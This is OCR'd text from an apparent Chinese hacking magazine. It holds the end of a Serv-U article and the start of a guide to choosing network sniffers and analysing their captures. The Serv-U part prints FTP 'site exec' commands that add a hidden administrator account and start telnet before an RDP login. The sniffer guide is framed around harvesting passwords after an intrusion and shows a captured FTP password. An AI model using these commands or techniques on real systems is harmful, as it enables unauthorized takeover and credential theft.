


图31

最后FTP 进入那个服务器了，用刚刚设置的用户名和密码进入后输入：

```
quote site exec “net.exe user shuangfeng www.shockhack.net /add”
quote site exec “net.exe localgroup administrators shuangfeng /add
quote site exec “net.exe user start telnet”
```

也就是通过Serv-U执行“”里的命令。最后登陆，对方开放了3389。打开3389登陆器输入刚刚建立的用户和密码进去咯！

结语

本文只是我的一次探索过程，并不是攻击教程。Serv-U 的指令集是我这次探索的一个新发现，说不上是漏洞还是缺陷，一切的一切还是让大家去评判吧！

本文用到的 WinSock Expert 光盘中有收录

Hack嗅嗅

Sniffer应用之sniffer数据解析

Hack嗅嗅

Sniffer应用之sniffer数据解析

一、前言

提起sniffer，大家都应该不陌生，中文名曰：嗅探器。

相信很多人入侵成功并植入后门后的第一件事就是选择一个适合当前网络的嗅探器，以获得更多的对方信息，如果足够幸运，甚至可获得大量的密码信息和个人敏感信息。

对于一个hacker来说，这些都是他们所渴望而且难以获得的东西。

选择和使用嗅探器，对很多人来说相当容易。但为什么sniffer还会被称做是hacker的高级工具呢？原因很简单，那就是数据的分析。在sniffing的过程中，我们往往很难单一地嗅探到我们想要的数据，得到的结果中往往会包含大量的其他无用信息。如何找到需要的数据信息就成了分析嗅探结果的一个大问题，很多人往往在包含着敏感信息的数据海洋中无法寻找到想要的东西，从而错失进一步深入入侵的良机。

分析的重要性大家都应该清楚，因此，我没必要多说了。在这里，我的目的是教大家如何分析数据，其实，对数据的分析没有什么速成方法，我只是希望能给大家提供一个思路，以让大家能“有路可寻”。

注意 虽然本文只针对Windows操作系统下的sniffer进行了介绍，但分析方法是不分操作系统的。

二、sniffer的选择

现在的sniffer种类相当多。大家只要在搜索引擎里键入“sniffer”字样并回车，就能返回很多结果（虽说会搜到很多废话，但工具的数量也是相当可观的）。面对如此数量巨大的sniffer，我们该如何选择呢？

当然，这是有原则的，一般情况下，我是以个人使用经验和入侵中的要求为准则来进行选择。这里，我就简单举几个大家常见的sniffer，简要阐述一下其特点和在什么情况下适合使用。

1.x-sniffer

这是款短小精悍的sniffer，其嗅探到的数据经过多重过滤，很容易得到我们想要的数据，对于局域网中简单的密码嗅探是个不错的选择。

```
E:\hack-tools\x-tools>xsniff -pass
X-Sniffer v1.0 - simple sniffer for win2000
Code by glacier <glacier@xfocus.org>
http://www.xfocus.org

Sniffing TCP PASSWORD ...
<Ctrl-C> to quit
TCP [12/29/03 21:38:31]
211.*.*.107->218.*.*.128 Port: 4123->21
PASS @dk@# (此处密码经过处理)
```

上面就是使用xsniffer对TCP协议的一个密码嗅探任务的返回信息，不难看出，这是一个FTP的登录密码。

x-sniffer的特点是可以针对密码或某种协议进行单一嗅探（但其实质只不过是加上些特定参数后进行过滤而已）。对于使用sniffer的新手来说，这个工具还是相当值得推荐的，其数据量小，数据结果单一，不需要任何分析就可获得我们想要的结果。（注：因为其结果无需分析，所以该工具不在本文的讨论范围之内）

2.EffeTech HTTP Sniffer

一个名副其实的sniffer，不用我说大家也应该能看出来，这是款针对HTTP协议进行嗅探的sniffer工具。




图 1

该软件的使用也十分简单，只要点一下“开始”，然后就可记录HTTP的请求或回应信息。点选每个嗅探到的信息还可查看详细的提交和回应信息（图1）。




图 2

另外，还有详细的统计信息可以查看

（图2）。

关于这个工具的使用还有些小技巧，在后面我们会做讲解，这里就暂不多说了。

3.Ethereal

这本来是一个Linux下的sniffer，如果大家使用Red Hat LINUX，在安装时会看到有选择安装Ethereal的选项，可以选择安装。

在Windows下，也有for win版的Ethereal，在这里，我使用for win版本的Ethereal，for win版的界面和Linux下的界面是一样的，看起来很亲切（图3）。




图 3

相对其他sniffer来说，我比较喜欢Ethereal，因为它所嗅探到的一些数据比较全面，在很多方面甚至比我们所熟悉的、大名鼎鼎的sniffer pro还要全面。如果读者自认为对网络数据有较强的分析能力，推荐这款sniffer。

但是，在for win版本中，Ethereal似乎存在着一些问题。我曾经试图使用它来嗅探一些经过加密的数据，但在部分特殊加密的数据被sniffer到时，Ethereal居然会报错；另外，老版本的Ethereal也存在着溢出的Bug（不过不清楚for win版是否也存在）。

总得说来，Ethereal还是款相当出色的sniffe的，实在值得推荐！

4.sniffer pro

sniffer pro是NAI的一款sniffer软件，在众多的sniffer软件中，sniffer pro可以说得上是首屈一指了，用过sniffer的人应该没有谁不知道的。但我个人认为，sniffer pro在嗅探方面还是稍逊于Ethereal——也许是个人习惯的因素吧！

虽说如此，但因为sniffer pro中自带了相当多的网络数据流的分析工具，所以，在很多网络中还是受到了网管们的喜爱。

Sniffer pro和Ethereal的比较（纯属个人看法）

在很多入侵中，都会使用到sniffer，而就我个人来说，sniffer和Ethereal是用得比较频繁的两个（还有一个就是微软的网络监视器）；

sniffer pro在协议的过滤和流量分析的一些小细节上做得很出色，一些小工具往往能提供一些出乎意料的效果。但在对一些比较琐碎的数据进行分析时，总感觉Ethereal要好一些——难道是错觉？

Ethereal实在是个好东西，实在没想到，在Windows下Ethereal竟然也同样出色，对网络数据的抓取很全面，不过在辅助工具方面就比较粗糙，例如流量分析。不过，Ethereal的协议过滤做得还是很不错的，个人认为不逊色于sniffer pro，甚至还有超过的地方。

总之，对于想从大量的已获数据中分析和获得一些小的或比较零散的信息时，还是推荐使用Ethereal；而对于大型网络的流量分析和观察，则使用sniffer pro更佳。

5.微软—网络监视器（netmon）

微软的netmon可以说是我最早使用的sniffer，在Windows 2000 server以上版本的操作系统中，通过选择控制面板中"添加／删除程序"中的"添加／删除windows组件"可以进行安装。其具体位置是："控制面板→添加／删除程序→添加／删除windows组件→管理和监视工具→网络监视工具"（图4）。




图 4

有一点值得注意：在所有可选择安装该监视器的Windows操作中，安装的网络监视器都并非完整版本；而完整的版本是要money来买的（呵呵，微软够狠啊……），而完整版本的功能比系统自带的这个版本的监视器的功能要强悍，而且在分析工具上也比非完整版本要多（我记得好象多了一个专家分析器）。但是我个人认为，如果没有十分必要的话，使用系统自带的版本就很好了。而且，在我的使用过程中，微软的网络监视器主要是做配角（做辅助的）。

接下来说说网络监视器的功能方面。从界面上看，网络监视器跟sniffer pro和Ethereal没有什么太大的差别（图5）。




图 5

操作起来和sniffer pro很相像，但在嗅探数据时，网络监视器就比sniffer pro要逊色一些。

使用网络监视器我们可以观察大概的网络流向，而对一些细节则不够细致，但在网络监视器的协议一栏中，往往能获得更细致的信息，使得我们在分析的过程中，能够迅速看出每条数据的协议，而不像sniffer pro那样，对一些协议模糊不清；而Ethereal在这方面，我认为是最棒的，因为它不但能像网络监视器那样最精确地显示出协议，而且，在Ethereal的"Info"（信息）一栏的描述中，往往能给该条数据最精确的描述，这非常令人高兴。所以，在进行细致的数据分析时，本人强烈推荐使用Ethereal。

呵呵，一不小心就把三款sniffer做了个简单比较。另外，还有一个小技巧应该让大家知道。不知道大家是否有保存sniffer结果的习惯没？如果有，那么这个技巧对大家一定有用，那就是，Ethereal可以打开网络监视器和sniffer pro两款sniffer保存的数据。呵呵，是不是很奇妙（不过应该有不少人已经知道了吧）？

以上只是笔者个人平时用到的几款sniffer的简单介绍和比较，并不够全面，至于一些细致问题，我会在最后的实例部分

进行详细的讲解。

一个关于Ethereal的小bug（偶然发现的）：

使用Ethereal，在Windows下无法直接打开中文目录下的sniffer结果（因为Ethereal对中文目录不支持——无法显示），但可以通过在sniffer结果上使用右键，选择打开方式强制使用Ethereal打开，不过，bug就出现在这里。这样打开中文目录下的sniffer结果后无任何异常反映，但如果在当前情况下，选择“File”菜单的“Open”按扭后，会发现弹出一个cmd窗口，上面写着（图6）：

(ethereal.exe:1568): Gtk-CRITICAL **: file gtkfilesel.c: line 729 (gtk_file_selection_set_filename): assertion 'is_not_utf8 (filename)' failed

看起来，这和Ethereal对中文目录的支持性有关。

```
D:\Program Files\Ethereal\ethereal.exe
(ethereal.exe:1568): Gtk-CRITICAL **: file gtkfilesel.c: line 729 (gtk_file_sele
ction_set_filename): assertion `is_not_utf8 (filename)' failed
```

图6

三、分析数据

分析数据时，你必须具有三个素质：清醒的头脑、足够的耐心、熟悉甚至可以说是精通TCP/IP协议栈。

分析数据三步走：

第一步：分析协议

首先，当我们打开一个sniffer结果时，最先看到的应该是协议，而且，最该先看的也是协议。我们可以通过协议来对需要的数据进行简单的手工筛选（注：现在的sniffer都有自动筛选功能，不过，本人不太习惯使用那些东西）。

例如，我们经常被人使用ping来进行探测，那么，当我们使用sniffer想查明谁在对我们ping的时候，面对嗅探到的结果，我们应该选择的是ICMP协议。对于这部分，一般来说，即使你当前头脑混乱而且也很烦躁，只要对TCP/IP有一定的了解，那么，这一步也是能轻松完成的。

如果你对协议无法区分怎么办？呵呵，恶补一下吧。我给出几种常见的协议和一些与之对应常见的应用程序，希望对大家有点帮助：

协议	应用程序或解释
TCP	很多程序都会用到TCP的，无法一一列举；
IP	哈哈，这是一个玩笑，因为有人曾经问过：在sniffer中是否会嗅探到IP协议的数据包。所以，我在这里写出来，并且告诉大家，在使用TCP/IP协议传输的网络上我们所sniffer到的包都是IP数据包。因为，在TCP/IP协议中规定了数据要使用IP封包，这同样是由于TCP/IP中规定了数据包的路由要使用IP路由，所以在sniffer的协议一栏上，不可能会看到IP，如果看到的话，呵呵，完了，你用了一个好烂的sniffer；
UDP	一个非面向对象的、不可靠的传输协议。一说到UDP，不用我废话，大家一定会想到ICQ和QQ了；
ICMP	ping、tracert、pathping、路由重定向等；
